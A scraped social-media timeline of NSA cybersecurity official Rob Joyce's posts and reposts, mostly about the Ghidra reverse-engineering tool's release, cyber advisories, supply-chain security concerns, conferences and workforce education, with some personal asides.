www.cbronline.com/news/nsa-punched-tape-keys/amp/ -
Rob Joyce
@RGB_Lights
The US-UK partnership continues to find ways to improve security in cyberspace. Here’s one more tangible example of the collaboration.
NSA/CSS
@NSAGov
Joint Advisory with @NCSC: Turla Group Exploits Iranian APT to Expand Coverage of Victims. Read more here:
media.defense.gov/2019/Oct/18/2002197242/-1/-1/0/NSA_CSA_… -
Rob Joyce
@RGB_Lights
I’m wondering about the judgment of my U.K. friends. Why would this ever make it to market? Fried Pickles With Ranch?!!?
-
Rob Joyce
@RGB_Lights
In a move that will have serious implications for supply chain security, as well as fair and equitable competition for companies up against these entities, China mandates the placement of government officials in top tech companies.
www.cnbc.com/2019/09/23/china-to-place-government-officia… -
Rob Joyce
@RGB_Lights
Another great addition to the Ghidra community!
Thomas Roth
@StackSmashing
Super excited to finally release SVD-Loader for Ghidra: A tool to make bare-metal ARM firmware reverse-engineering much easier by automatically annotating all peripherals - for over 650 different microcontrollers! leveldown.de/blog/svd-loader/
-
Rob Joyce
@RGB_Lights
Now this is a cool project. Visual enigma machine simulator! 👏 👍
-
Rob Joyce reposted
Shannon Vavra
@shanvav
For the first time this semester students can take a cyber law and policy course partly shaped by the NSA, created by Penn State professors. It's available online for anyone who is interested in getting a primer on offensive/defensive ops. @CyberScoopNews www.cyberscoop.com/online-cybersecurity-law-course-penn-s…
-
Rob Joyce
@RGB_Lights
This is a great example of why it is so important to systematically and continuously verify the as-is state of you network. Assuming it is unchanged, or implemented according to policy, is a path to disaster.
www.zdnet.com/article/employees-connect-nuclear-plant-to-… -
Rob Joyce reposted
Shannon Vavra
@shanvav
Stats on #ghidra
-The NSA has received 150 proposals (pull requests) on its GitHub page to tweak the code
-They have taken ~110 suggestions
-They still have 44 left to assess
-Total downloads: over 500,000x
-Instructional video viewed more than 760,000x
www.cyberscoop.com/ghidra-nsa-new-version-black-hat-2019/ -
Rob Joyce
@RGB_Lights
Congrats to the @NSAGov Ghidra team for not one, but TWO pwnie award nominations!
Pwnie for most innovative research
and
Pwnie for epic achievement
pwnies.com/nominations/ -
Rob Joyce reposted
Shannon Vavra
@shanvav
ICYMI, Baltimore on EternalBlue: "Our independent computer forensic experts have found no evidence that EternalBlue was a factor in the Baltimore City ransomware attack." Aligns with what @Call_Me_Dutch and @ChrisVanHollen have said. mayor.baltimorecity.gov/city-baltimore-faq
-
Rob Joyce reposted
NSA/CSS
@NSAGov
Happy 50th anniversary to our 3/4 name twin @NASA & #apollo11! 50 years ago today through extraordinary efforts both on the ground and in space, you forever altered the course of human history. We've been reaching for the stars ever since. #apollo50th
Photo Credit: NASA Commons -
Rob Joyce reposted
Phil Venables
@philvenables
Fundamental Drivers of Information Security Risk. A thread.
As I get older and (hopefully) wiser it has become ever more apparent that all the issues and risks we face arise from a small number of basic “forces”.
1/9 -
Rob Joyce
@RGB_Lights
I won’t do this with my drone...
I won’t do this with my drone... -
Rob Joyce
@RGB_Lights
The cybersecurity community lost a great asset to a long fight with cancer. Mike Asante will be missed. He was ahead of his time with speacilized focus on SCADA and industrial controls.
www.csoonline.com/article/3403656/mike-assantes-lasting-i…
Rob Joyce
@RGB_Lights
Congressman @JimLangevin, thanks for the great tribute to Mike Assante on the floor.
-
Rob Joyce
@RGB_Lights
I vote for more cybersecurity training via music videos! Have you done your anti-phishing mandatory refresher lately? 😀
vimeo.com/344959412 -
Rob Joyce reposted
Jake Williams
@MalwareJake
This is amazingly damning for @Huawei, an incredible #opsec fail by Chinese intelligence, and a spectacular use of #osint to collect and shore up data. This *IS* the smoking gun many of us have been asking for.
Blume Industries CEO Balding 大老板
@BaldingsWorld
So it is finally here: reveal day. I am proud to announce I have written a paper with help from a variety of people that comes from a massive leaked database of Chinese CV's that shows just how close Huawei and Chinese state security services are. 1/n www.telegraph.co.uk/news/2019/07/05/huawei-staff-cvs-reve…
-
Rob Joyce
@RGB_Lights
Robots rule! Until you realize this is 100% CGI... Lesson learned: Deep fakes don’t just imitate politicians! Lol
-
Rob Joyce reposted
GCHQ
@GCHQ
Happy 4th July to our friends at @NSAGov! 🇺🇸
#independenceday -
Rob Joyce
@RGB_Lights
-
Rob Joyce reposted
Paul Chichester CMG MBE
@0xChich
Based on the evidence from 1000+ incidents we’ve dealt with since we began in 2016, exercising could make all the difference when it actually happens to you. Something every organisation should practice.
NCSC UK
@NCSC
Improve the fitness of your organisation with Exercise in a Box
www.ncsc.gov.uk/blog-post/exercise-in-a-box-fitness-tracking -
Rob Joyce
@RGB_Lights
This is an awesome use of Ghidra and a great walkthrough of solving a real-world challenge. Nice work @ANDnXOR !
&!^
@ANDnXOR
Four hackers have already earned free badges in our reverse engineering challenge. Check out how, using #ghidra. CC @NSAGov @RGB_Lights
hackaday.io/project/164346-andxor-dc27-badge/log/164366-r… -
Rob Joyce
@RGB_Lights
NSA is raising their own concern that the Microsoft RDP flaw (#bluekeep) is of significant risk to unpatched systems. Patch and protect!
NSA/CSS
@NSAGov
#cybersecurity Advisory: we urge Microsoft Windows administrators and users to patch systems to address the #bluekeep vulnerability.
For more information, see the full advisory here:
www.nsa.gov/News-Features/News-Stories/Article-View/Artic… -
Rob Joyce
@RGB_Lights
Making toast...the hacker way
youtu.be/gQXUQRFNhUw -
Rob Joyce
@RGB_Lights
Presentation on adding a new CPU architecture in Ghidra using the sleigh specification language. Demonstrates rapid development of a decompiler where none exists. Nice work and hlighlights the flexibility intended in Ghidra!
Guillaume Valadon
@guedou
Implementing a New CPU Architecture for Ghidra #beerump
docs.google.com/presentation/d/1b955DV2ii-Dgv6YR4kUrJtjGu… github.com/guedou/ghidra-processor-mep -
Rob Joyce
@RGB_Lights
The good news:@punkinchunkin is coming back! The bad news (for us) is that it is moving to Illinois. #
www.facebook.com/WorldChampionshipPunkinChunkin/posts/d41… -
Rob Joyce
@RGB_Lights
On this Memorial Day, taking time to remember one of NSA’s recent fallen- thanks you for your service and sacrifice Chief Shannon Kent.
coffeeordie.com/shannon-kent/ -
Rob Joyce
@RGB_Lights
Agree! And it was a pleasure to participate in the discussions
NCSC UK
@NCSC
"This alliance is stronger today than it was yesterday, and we'll continue to strengthen it for the future." NCSC CEO Ciaran Martin talking about the #fiveeyes partnership last month.
Watch the highlights here: www.ncsc.gov.uk/section/cyberuk/resources -
Rob Joyce
@RGB_Lights
Ghidra 9.04 released!
Decompiler Improved modeling of CFG on Windows 10. added README.txt to explain how patch directory is used. Search updated Decompiler Data Type Finder- references inside nested array access. Sleigh improved error reporting in compiler. +bug fixes
NSA/CSS
@NSAGov
We heard you and we made some improvements! Download #ghidra 9.0.4 today and start reversing! ghidra-sre.org #sre #nsa #cybersecurity
-
Rob Joyce
@RGB_Lights
Another one to check out.
USCYBERCOM Cybersecurity Alert
@CNMF_CyberAlert
#cnmf has posted new malware to @VirusTotal: www.virustotal.com
-
Rob Joyce
@RGB_Lights
Very cool Ghidra Art -
"Ghidra Wallpaper RedD 1" by Daeren-XIII www.deviantart.com/daeren-xiii/art/Ghidra-Wallpaper-RedD-… -
Rob Joyce
@RGB_Lights
A worthy challenge!
The International Spy Museum
@IntlSpyMuseum
We think we may have fared better with the coded facade on the back of the building ;-) Any luck here?
-
Rob Joyce reposted
Nicolas Krassas
@Dinosn
Working With Ghidra's P-Code To Identify Vulnerable Function Calls
www.riverloopsecurity.com/blog/2019/05/pcode/ -
Rob Joyce
@RGB_Lights
Anyone else decode the message on the ribbon cutting stage of the International Spy Museum? (spoiler) 1/4 @IntlSpyMuseum
Post not available here, view on X
Rob Joyce
@RGB_Lights
I’ll lead it as an exercise to the students to figure out which panels were misaligned during installation. :-) 4/4
Rob Joyce
@RGB_Lights
If they shuffled all of them it would have been a much harder to decode in all the 3 letter chunks! 5/4
-
Rob Joyce
@RGB_Lights
Ribbon cutting tonight at the International Spy Museum. Awesome new facility and great interactive exhibits! @IntlSpyMuseum
-
Rob Joyce
@RGB_Lights
Great overview of Ghidra with a dive into some of its features. Talk @InfiltrateCon by Alexei Bulazel @0xAlexei and Jeremy Blackthorne @0xJeremy!
vimeo.com/335158460 -
Rob Joyce reposted
Michael Reeves
@michaelreeves
I built a Roomba that swears when it bumps into stuff
-
Rob Joyce
@RGB_Lights
Some thoughts on the importance of using diversity to reduce our cybersecurity people shortage.
www.afcea.org/content/urgent-need-cybersecurity-professio… -
Rob Joyce
@RGB_Lights
Many thanks to @ncsc and @gchq for an outstanding conference. #cyberuk2019 was a valuable event. Looking forward to next year in wales!
Mathew J Schwartz
@euroinfosec
"Exquisite intelligence that's not used is completely worthless"
— NSA's Rob Joyce
www.databreachtoday.com/intelligence-agencies-seek-fast-c…
#cyberuk19 -
Rob Joyce
@RGB_Lights
Glad I didn’t pack the @NSAGov cell phone charging station for #cyberuk2019. @gchq and @ncsc already had it covered!
Rob Joyce
@RGB_Lights
Stop by and charge your phones @shmoocon! Courtesy of @NSAGov
-
Rob Joyce reposted
Simon Clifford
@simonaclifford
A truly unique discussion of the #5is summed up by Rob Joyce from the @NSAGov "Exquisite intelligence that cannot be actioned is useless" why Cyber reasponse is a team sport that requires partnership with specialists outside of government & its classifications #cyberuk19
-
Rob Joyce reposted
Mathew J Schwartz
@euroinfosec
Five Eyes: Intelligence partners are working to declassify or reduce the classification of cyberattack threat information whenever possible to more quickly get it into the hands of private sector and public, says NSA's Rob Joyce
#cyberuk19 -
Rob Joyce reposted
NCSC UK
@NCSC
Rob Joyce (USA): "I think we have a scaling problem. We are all short of the talent we need - rather than focus on the top of the pyramid, we have to expand the base" #cyberuk19 #fiveeyes
-
Rob Joyce
@RGB_Lights
Headed out to Cyber UK to see @NCSC and other friends. Looking forward to a few days of good international engagement! @CYBERUKevents
-
Rob Joyce
@RGB_Lights
Well done Air Force Academy. Nice cyber skills!
NSA/CSS
@NSAGov
And the #ncx2019 trophy goes to... @AF_Academy! Way to go!
-
Rob Joyce
@RGB_Lights
Looks like the Assange / Wikileaks deadman switch just dropped. Coverage here:
m.youtube.com/watch?v=xfr64zoBTAQ -
Rob Joyce
@RGB_Lights
Awesome view of some playful dolphins today!
-
Rob Joyce
@RGB_Lights
Phil and the Global Cyber Alliance have been working on some very practical cyber security solutions for big parts of the ecosystems (DMARC, DNS, etc). Helping with at-risk elements like elections and journalists is a noble effort. Looking forward to what they deliver.
-
Rob Joyce
@RGB_Lights
Image recognition with unequivocal social benefit. 😃
LEGO
@LEGO_Group
The long search is finally over... 📱 #findmybrick
Rob Joyce
@RGB_Lights
Yes April fool. But socially redeeming Image processing!
-
Rob Joyce
@RGB_Lights
Can we agree shoddy security doesn’t belong in sensitive networks? “The security in Huawei is like nothing else...it's very, very shoddy” Bad security leaves you vulnerable to exploitation and disruption. Now let’s define sensitive networks.
Adam Segal (@adschina@mastodon.social)
@adschina
Huawei's 'shoddy' work prompts talk of a Westminster ban www.bbc.com/news/technology-47830056
-
Rob Joyce
@RGB_Lights
Can you imagine showing up to work at @GCHQ on April Fool's day and your manger says Prince William was assigned to shadow you this week? I'd be like, "sure it's the prince! 😀"
www.gloucestershirelive.co.uk/news/cheltenham-news/prince… -
Rob Joyce
@RGB_Lights
24th Air Force (Air Force Cyber), merging with 25th Air Force (Global intelligence, surveillance and reconnaissance) after long discussion and planning.
Air & Space Forces Magazine
@ASForcesMag
NEW TONIGHT: After mulling the change for about three years, #usaf announced Thursday its two organizations overseeing #cyber, #intelligence, electronic warfare, and more will merge to create a new numbered Air Force for information warfare. Read more at www.airforcemag.com/Features/Pages/2019/April 2019/24th-2….
-
Rob Joyce
@RGB_Lights
Kudos: MIT cut research ties to Huawei and ZTE & established heightened risk review for work w/ Russia. An important step in considering how our educational efforts are leveraged by counties targeting our technology & use tech to repress their people cnb.cx/2FVtyKm
-
Rob Joyce
@RGB_Lights
Ghidra 9.02 Chagelog:
raw.githubusercontent.com/NationalSecurityAgency/ghidra/m… -
Rob Joyce
@RGB_Lights
It's here! Ghidra source code released: github.com/NationalSecurityAgency/ghidra
This is an ongoing, supported project from @NSAGov. Looking forward to seeing the continued advancements and the innovation that occurs from the release.
NSA/CSS
@NSAGov
#ghidra fans – @NSAgov has released the source code! Visit ghidra-sre.org to download and customize your #sre experience. Don’t miss the 9.0.2 patch also available for download. #createyourdragon
-
Rob Joyce
@RGB_Lights
Neat free offering for those that want to to do collaboration on Ghidra without setting up your own server. *Note not associated with NSA
Ghidra-Server.org
@Ghidra_Server
@RGB_Lights www.ghidra-server.org provides a collaboration server on the internet for the SRE community using #ghidra server features. This server is provided free by an association of independent individuals interested in fostering international collaboration in SRE.
-
Rob Joyce
@RGB_Lights
Check it out. Mid-Atlantic Cyber Defense Championship is being live-streamed on twitch today!
www.twitch.tv/maccdc
Commentary by @TheBlindHacker @spikeygeek.
@MidAtlanticCCDC @NCCDtweets @NationalCCDC -
Rob Joyce reposted
Michael Fullilove
@mfullilove
Advance press for @ASDGovAu DG @MikePBurgess’s speech to the @LowyInstitute today. www.abc.net.au/news/2019-03-27/australian-cyber-spooks-he…
-
Rob Joyce
@RGB_Lights
GHIDRA 9.0.1 has been posted.
Contains both improvements and a couple dozen bug fixes, including the security issues identified with the release.
Download:
ghidra-sre.org
Info on changes:
ghidra-sre.org/releaseNotes.html -
Rob Joyce reposted
David Brumley
@thedavidbrumley
NSA's Annual "Best Scientific Cybersecurity Paper" submissions are open until March 31. The committee can't consider what it doesn't see, so submit if you think a paper particularly worthy. cps-vo.org/group/sos/papercompetition/submit #nsa #cyber #academic
-
Rob Joyce reposted
NSA/CSS
@NSAGov
NSA's Rob Joyce: The private sector now owns, operates and secure vital networks. It is no longer the exclusive domain of the government. Government must adapt to support and enable the security of those networks. #cipherbriefthreatcon #cybersecurity
-
Rob Joyce reposted
NSA/CSS
@NSAGov
Know your network and stay on top of it. Adversaries will spend the time. Will you?#cipherbriefthreatcon #cybersecurity
-
Rob Joyce
@RGB_Lights
Exploiting trust in the supply chain led to a large scale compromise and follow-on focused exploitation.
Understanding who to trust and how to know if that trust is compromised is getting harder.
Absent exploitable flaws, high end adversaries will try to introduce them.
Kim Zetter
@KimZetter
ASUS, one of world’s largest computer makers, installed backdoor on thousands of customer computers last yr after hackers compromised its software update tool. The file was signed w/ ASUS digital certificates to make it look like authentic software update. motherboard.vice.com/en_us/article/pan9wn/hackers-hijacke…
-
Rob Joyce reposted
Rolf Rolles
@RolfRolles
Ghidra's extensibility is jaw-dropping. Today I needed the pcode to model the x86 parity flag, which it doesn't do by default. 30 minutes and a 35-line patch to ia.sinc later, I can proceed. No other tool even comes close to how easy that was. (diff: github.com/RolfRolles/GhidraPAL/blob/master/ia.diff …)
-
Rob Joyce reposted
Paweł Łukasik 💾
@pawel_lukasik
I've used #ghidra during the @p4_team CTF for the Oldschool RE challenge and I must say the experience was quite ok!
-
Rob Joyce
@RGB_Lights
We have a winner! @RolfRolles work on deobfuscating control flows along with a tool release (and promise of more to follow). Very cool!
github.com/RolfRolles/GhidraPAL
Rob Joyce
@RGB_Lights
Showcase your Ghidra project: plug-ins, additions or a neat reversing efforts. Link here for a chance to win the NSA swag! Winner announced tomorrow (Friday 3/15).
Rob Joyce
@RGB_Lights
#ghidra Giveaway! This NSA swag will go to the most interesting project done with Ghidra. Post a link here to a blog or video of your work by 13/14/19. Fine print: purely arbitrary judging by me & influenced by comments. Not affiliated with my employer.
-
Rob Joyce
@RGB_Lights
Showcase your Ghidra project: plug-ins, additions or a neat reversing efforts. Link here for a chance to win the NSA swag! Winner announced tomorrow (Friday 3/15).
Rob Joyce
@RGB_Lights
#ghidra Giveaway! This NSA swag will go to the most interesting project done with Ghidra. Post a link here to a blog or video of your work by 13/14/19. Fine print: purely arbitrary judging by me & influenced by comments. Not affiliated with my employer.
-
Rob Joyce reposted
stacksmashing
@ghidraninja
#ghidra tip: Use the "Embedded Media" analyzer to find embedded JPEGs, PNGs etc. They'll appear in the "Bookmarks" window.
-
Rob Joyce
@RGB_Lights
#ghidra Giveaway! This NSA swag will go to the most interesting project done with Ghidra. Post a link here to a blog or video of your work by 13/14/19. Fine print: purely arbitrary judging by me & influenced by comments. Not affiliated with my employer.
Rob Joyce
@RGB_Lights
3/14/19. Sorry!
Rob Joyce
@RGB_Lights
To be clear- could just be something cool you reversed with ghidra and discussed.
Rob Joyce
@RGB_Lights
Thursday March 14th 2019
-
Rob Joyce
@RGB_Lights
Enjoyed talking about Weaponizing the internet panel at RSA with @peterwsinger author of #likewar, @ngleicher of Facebook, @delbius of Twitter and Ted Schlein of @kleinerperkins.
youtu.be/wVbteTdrnQY -
Rob Joyce
@RGB_Lights
Ghidra got its own song! Happy #ghidraday everyone! Wish I knew it was coming out. We could have had them headline a launch party. I of course, could have done some wild computerized RGB lighting to accompany!
Brandon Falk
@gamozolabs
@popadcorn and I wrote a song for #ghidra day @RSAConference @NSAGov #nsa #rsac
www.youtube.com/watch?v=kDsDGX-8KXo -
Rob Joyce reposted
Patrick Gray
@riskybusiness
We’re guilty of having a chuckle about this in this week’s show but Mike is right, it’s nbd. Just a typical day one issue. Seeing lots of positive tweets about Ghidra already.
-
Rob Joyce
@RGB_Lights
Love the @CISAgov focus. #protect2020. Thanks for the sticker @CISAKrebs!
-
Rob Joyce reposted
Vicky Ray
@0xVK
#ghidra comes with some great documentation, slides & exercises as well for beginner, intermediate and advanced users. Thanks @RGB_Lights and the entire team behind Ghidra @NSAGov. Really nice work!
ghidra_9.0 > docs > GhidraClass -
Rob Joyce reposted
Frank
@jedisct1
Current status: playing with Ghidra… And I must confess that it’s pretty impressive.
-
Rob Joyce reposted
Chris Krebs #Protect2020
@CISAKrebs
Just wrapped up a great discussion with Rob Joyce on the growing threat posed by China to supply chain and other #cybersecurity issues. #rsac
-
Rob Joyce
@RGB_Lights
Laughed out loud. Awesome.
Alex Ionescu
@aionescu
On March 5th at 1540 hours @RGB_Lights activated GHIDRA. At 1545, it became self aware.
-
Rob Joyce reposted
-
Rob Joyce
@RGB_Lights
Major kudos to the Ghidra team @NSAGov. They did so much to deliver this software reverse engineering tool and get me prepared for the RSA roll out. Rock stars! Visit them at the nsa booth at #rsac if you are here.
-
Rob Joyce
@RGB_Lights
Ghidra processor modules: X86 16/32/64, ARM/AARCH64, PowerPC 32/64, VLE, MIPS 16/32/64,micro, 68xxx, Java / DEX bytecode, PA-RISC, PIC 12/16/17/18/24, Sparc 32/64, CR16C, Z80, 6502, 8051, MSP430, AVR8, AVR32, Others+ variants as well. Power users can expand by defining new ones
-
Rob Joyce
@RGB_Lights
Ghidra talk at #rsac moved. Now at Moscone West 3001 for those attending. 3:40-4:30. Those anxiously awaiting availability, downloads goes live near talk time.
-
Rob Joyce
@RGB_Lights
Ghidra release is coming!
Dr. Wesley McGrew
@McGrewSecurity
-
Rob Joyce
@RGB_Lights
Who’s ready for RSA? This guy! 👍
-
Rob Joyce reposted
CyberDawgs
@UMBCCyberDawgs
Congrats to our two teams that competed at @ritsecclub’s ISTS competition! Dawgsec took first overall and USS-Friend finished in a close fourth!
-
Rob Joyce reposted
RITSEC Club
@ritsecclub
OUR #ists17 WINNERS IS DAWGSEC FROM UMBC!! thank you so much for everyone who came out including sponsors and white team!
-
Rob Joyce reposted
NICE Conference
@NICEcybercon
Save the Date: #nicecybercon19, the conference that addresses the needs of the cybersecurity workforce, will take place on November 18-20 in Phoenix, AZ
Hosted by: @FIU @NewAmCyber @ASU
Supported by: @NIST @NISTcyber -
Rob Joyce
@RGB_Lights
Worth a retweet from this account!
matt blaze
@mattblaze
Violets are red
Roses are blue
When RGB values
Are rotated by two -
Rob Joyce
@RGB_Lights
Social media helped fuel the anti-vaxer movement. Would be great if it helped knock it back a little now. Funny Jimmy Kimmel video either way.
youtu.be/QgpfNScEd3M -
Rob Joyce
@RGB_Lights
New Joint Forces Quarterly is out. Lots of cyber focus and an interview with GEN Nakasone. Those interested in the latest US Cyber Command thinking should give it a good read.
ndupress.ndu.edu/Portals/68/Documents/jfq/jfq-92/jfq-92.pdf -
Rob Joyce
@RGB_Lights
iPhone users. Turn off FaceTime until Apple issues a patch for iOS and you install it. Claims of major privacy issue discovered. Go to settings. Scroll down to FaceTime (green icon with camera) and switch off.
9to5Mac
@9to5mac
In a statement, Apple says the FaceTime bug will be fixed in a software update “later this week”. 9to5mac.com/2019/01/28/facetime-bug-hear-audio/
-
Rob Joyce reposted
NCSC UK
@NCSC
Take a chance, try something new, and have fun learning about cyber security!
#girlscomp
www.ncsc.gov.uk/blog-post/cyberfirst-girls-competition-20… -
Rob Joyce
@RGB_Lights
We need tech folks to learn policy and policy folks to learn tech. The bridge between the two world is vital to our security and the industry’s health. This is a great opportunity and I’d encourage people to apply!
Betsy Cooper
@BetsOnTech
Hey friends @shmoocon, anyone interested in spending your summer getting paid to learn #techpolicy? Would love to see you apply! #shmoocon www.aspentechpolicyhub.org
-
Rob Joyce
@RGB_Lights
Stop by and charge your phones @shmoocon! Courtesy of @NSAGov
-
Rob Joyce reposted
SIGNAL Magazine
@signalmag
Diversity, job training and lifelong learning are keys to filling the #cyber talent gap, says Rob Joyce @NSAGov at #certs2019. www.afcea.org/content/node/20287/
-
Rob Joyce
@RGB_Lights
Best new effort you haven’t heard about: Free, open source, peer reviewed cybersecurity education curriculums. Please use and contribute. clark.center/home
CLARK: Cybersecurity Labs and Resources Knowledge Base” @NSAgov effort to make the community better.
Rob Joyce
@RGB_Lights
Digital curriculum library. 52 grants for curriculum development. 814 learning objectives and curriculums submitted. 99 peer reviewed and released already. Opportunity for existing curriculums to be shared as well. Great @NSAgov effort. Check it out!
-
Rob Joyce
@RGB_Lights
Happy to support Cybersecurity Education efforts across the community. We need formal ed, mentorship, OJT & self driven education. Inspiring kids and creating opportunities is high leverage. We need to get women and minorities involved early & at the same levels to be healthy
Julianne Simpson
@simpson_signal
Rob Joyce from @NSAGov tells the audience there are 320,000 open cyber jobs in the U.S. By 2020 that number could rise to 1 million #certs2019
-
Rob Joyce
@RGB_Lights
Strong authentication, end to end security, usability and edge cases all matter. Things like this will happen more, not less, as we get going on our connected world.
Keith Smiley
@SmileyKeith
Got in our @Zipcar we've been driving for 3 days. It doesn't start. Call Zipcar and get told that the car can't access the internet so it won't start. The only option is to have a tow truck come and tow it to somewhere where it has internet.
-
Rob Joyce
@RGB_Lights
Impressive tool. Anyone that has done this a few times knows how hard it is and how often the automated tools fail. Well done!
Benjamin Groessing
@begroe
Today I'm launching remove.bg – a tool to automatically remove the background of any image (with a person in it) 🚀Built with python, ruby & deep learning with @davidfankhauser - AMA
-
Rob Joyce reposted
Matt Murphy
@MattMurphy2903
-
Rob Joyce reposted
Sunday Night Football on NBC
@SNFonNBC
Is @NDFootball going to be as festive in the @CFBPlayoff as @RGB_Lights display?
Merry Christmas!This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
Notre Dame on NBC
@NDonNBC
If this @NDFootball-themed light show doesn't get you in the Christmas spirit, we don't know what will! ☘️🎁
(via @RGB_Lights)This media couldn't be displayed. See it on the original post. -
Rob Joyce
@RGB_Lights
Our Christmas light display has been repurposed to root for @NDFootball. Go Irish! @NotreDame @NDonNBC
This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
Eric Capuano - Bsky: @eric.zip
@eric_capuano
OH during threat hunt....
"Wiiiiiiireshark do do doo doo do do"
may or may not have been me. -
Rob Joyce reposted
Lindsey O’Donnell Welch
@LindseyOD123
Critical infrastructure attacks are the top priority to defend against, says Rob Joyce at the WSJ Cyber Security Forum. "We have to get critical infrastructure secure and that goes across multiple sectors." #wsjcyber
-
Rob Joyce
@RGB_Lights
Congrats @HackUCF on the win!
U.S. Department of Energy
@ENERGY
🏆 CHAMPIONS! @UCF wins #doecyberforce, a competition that helps develop the next generation of cybersecurity professionals to help defend and bolster America’s critical energy infrastructure.
👩💻👨💻⚡Congrats to every team! ▶ go.usa.gov/xPtDD -
Rob Joyce
@RGB_Lights
Well done UMBC! Go @UMBCCyberDawgs!
Brookhaven Lab
@BrookhavenLab
Congratulations to our #doecyberforce regional winner, @UMBC! 👏go.usa.gov/xPtNY
-
Rob Joyce
@RGB_Lights
Best wishes to General Hayden for quick recovery.
Dustin Volz
@dnvolz
Gen. Michael Hayden, former director of the CIA and NSA and a prolific Trump critic, was hospitalized earlier this week after suffering a stroke, his namesake center announces.
-
Rob Joyce
@RGB_Lights
Romaine calm folks! It’s not food- it’s what food eats!
-
Rob Joyce
@RGB_Lights
I hope this latest fiasco of traffic rerouting through China is the wakeup call for all of us to get serious about addressing the massive and unacceptable vulnerability inherent in today’s BGP routing architecture.
arstechnica.com/information-technology/2018/11/major-bgp-… -
Rob Joyce
@RGB_Lights
Awesome web app toolkit for data analysis, encryption, encoding, compression and more. Must-have for CTFs and anyone that works with data. Thanks @GCHQ.
-
Rob Joyce
@RGB_Lights
Listening to @AspenCyber panel on ethics of AI and Autonomy. I for one welcome our robot overlords and am reminded of this capability. 😜
The Verge
@verge
This robot uses AI to find Waldo, thereby ruining Where’s Waldo
www.theverge.com/circuitbreaker/2018/8/8/17665268/wheres-… -
Rob Joyce
@RGB_Lights
Some good background on the architecture allowing China to pull our traffic through their networks.
arstechnica.com/information-technology/2018/11/strange-sn… -
Rob Joyce
@RGB_Lights
Great initiative by USCYBERCOM to push out information on threats and share insights they have developed.
USCYBERCOM Cybersecurity Alert
@CNMF_CyberAlert
#uscybercom Cyber National Mission Force has kicked off an initiative to upload malware samples it discovers to @virustotal. #cnmf is proud to help prevent harm by malicious cyber actors by sharing with the global cybersecurity community. www.cybercom.mil/Media/News/News-Display/Article/1681533/…
-
Rob Joyce
@RGB_Lights
My friend goes all in for Halloween. One year I’ll be there when he earns his @DarwinAwards
-
Rob Joyce
@RGB_Lights
Better than my spooky eyes! Kudos.
-
Rob Joyce
@RGB_Lights
Nice coming out party you are hosting here!!
-
Rob Joyce reposted
NSA/CSS
@NSAGov
A great example of #cybersecurity #partnership @PaloAltoNtwks #federalignite event this morning with @WHNSC’s Grant Schneider, @DHSgov‘s Jeanette Manfra, and #nsa's Rob Joyce.
-
Rob Joyce reposted
Palo Alto Networks Global Policy
@PANWGovPolicy
#cybersecurity is not just a technology problem, it’s a leadership problem requiring shared accountability across government, industry and individuals. Where we often fail is we didn’t do something that was understood, but wasn’t made a priority. @RGB_Lights #igniteyoursecurity
-
Rob Joyce
@RGB_Lights
Soon moving into my bushes. 👻👀
-
Rob Joyce reposted
Greg Otto
@gregotto
NEW: Dan Coats told me today that he's seen 'no evidence' of supply chain hack detailed in Bloomberg story www.cyberscoop.com/dan-coats-bloomberg-supply-chain-the-b…
-
Rob Joyce reposted
Cris Brafman Kittner
@criskittner
“We have not, for generations, seen attacks on our homeland soil. That has changed in the internet age.” Rob Joyce @NSAGov best quote of the day. #dccybertalks
-
Rob Joyce reposted
Will Ash
@_willash
.@NSAGov’s Rob Joyce with engaging and compelling insights on “#cybersecurity in Motion: Where Are We Headed?” Great way to start things up after lunch at @CyberScoopNews #dccybertalks! #securethecountry
-
Rob Joyce reposted
Martin Loken
@m_loken
Great talk from Rob Joyce at #dccybertalks. Underlined importance of human factors as we strengthen cybersecurity in our personal lives and beyond.
-
Rob Joyce
@RGB_Lights
Epic.
FOX College Football
@CFBONFOX
what is happening
This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
NSA/CSS
@NSAGov
#nsa Senior Advisor for Cybersecurity Strategy Rob Joyce foot stomps "that which you do not know, you can't defend against" @texas_cyber #tcs2018 #cyberaware
-
Rob Joyce
@RGB_Lights
Great spotlight on an awesome analyst and leader from NSA!
NSA/CSS
@NSAGov
Interested in a #cybersecurity career with #nsa? Paula Lewandoski, Threat Operation Manager in NSA's Cybersecurity Operations Mission Management Council, shares her experience and how the cybersecurity mission continues to evolve at the agency. www.nsa.gov/news-features/news-stories/2018/in-the-spotli…
-
Rob Joyce
@RGB_Lights
Looking forward to seeing all my San Antonio friends this week!
Texas Cyber Summit
@TexasCyberConf
#texas_cyber_summit @texas_cyber #tcs2018 Welcome's Special Guest #rob_joyce Cybersecurity Sr. Advisor to the Director of the #nsa Speaking on Friday, Oct 12 - Rob has worked at the NSA since 1989 in varying roles @RobJoyce45 www.texascybersummit.org #redteamevolution
-
Rob Joyce
@RGB_Lights
@riskybusiness did an excellent posdcast on the Bloomberg SuperMicro story. Anyone interested in the hardware hacking claims should listen and hear some well articulated counterpoint. Still interested if someone is directly connected to a discovery of adulterated hardware-DM me
Patrick Gray
@riskybusiness
I did a thing on the Bloomberg "Big Hack" story.
@securelyfitz, one of the story's only named sources, warned the publication that its central claim "didn't make any sense," prior to publication.
risky.biz/RB517_feature
Rob Joyce
@RGB_Lights
And I'd encourage everyone to note the DHS and NCSC statements on the matter.
-
Rob Joyce
@RGB_Lights
This is an important DHS report to pay attention to. Managed service providers are being targeted as a pathway into the data of multiple customers. www.us-cert.gov/ncas/alerts/TA18-276B
Rob Joyce
@RGB_Lights
Please share your new IOCs and additional discoveries. We need to push back on these intrusions.
-
Rob Joyce
@RGB_Lights
What are YOU going to do during cybersecurity awareness month? Pick something and make a difference, both for you personally and in your sphere of influence. This is a journey.
NSA/CSS
@NSAGov
NSA’s Rob Joyce kicks off National Cybersecurity Awareness Month reminding you to be #cyberaware. @STOPTHNKCONNECT has more details! #cybersecurity #nsa
This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
Sean Lyngaas
@snlyngaas
.@RGB_Lights: “[S]ecuring our elections is like a race without a finish line. Together as a community – hackers, government and industry – can bring powerful assurances to a foundational component of our freedom: fair and trustworthy elections.” www.thecipherbrief.com/column/cyber-advisor/election-secu…
-
Rob Joyce
@RGB_Lights
Election security requires collaboration between all levels of government, industry and deep subject matter experts. See my thoughts here: www.thecipherbrief.com/column_article/election-security-i…
-
Rob Joyce
@RGB_Lights
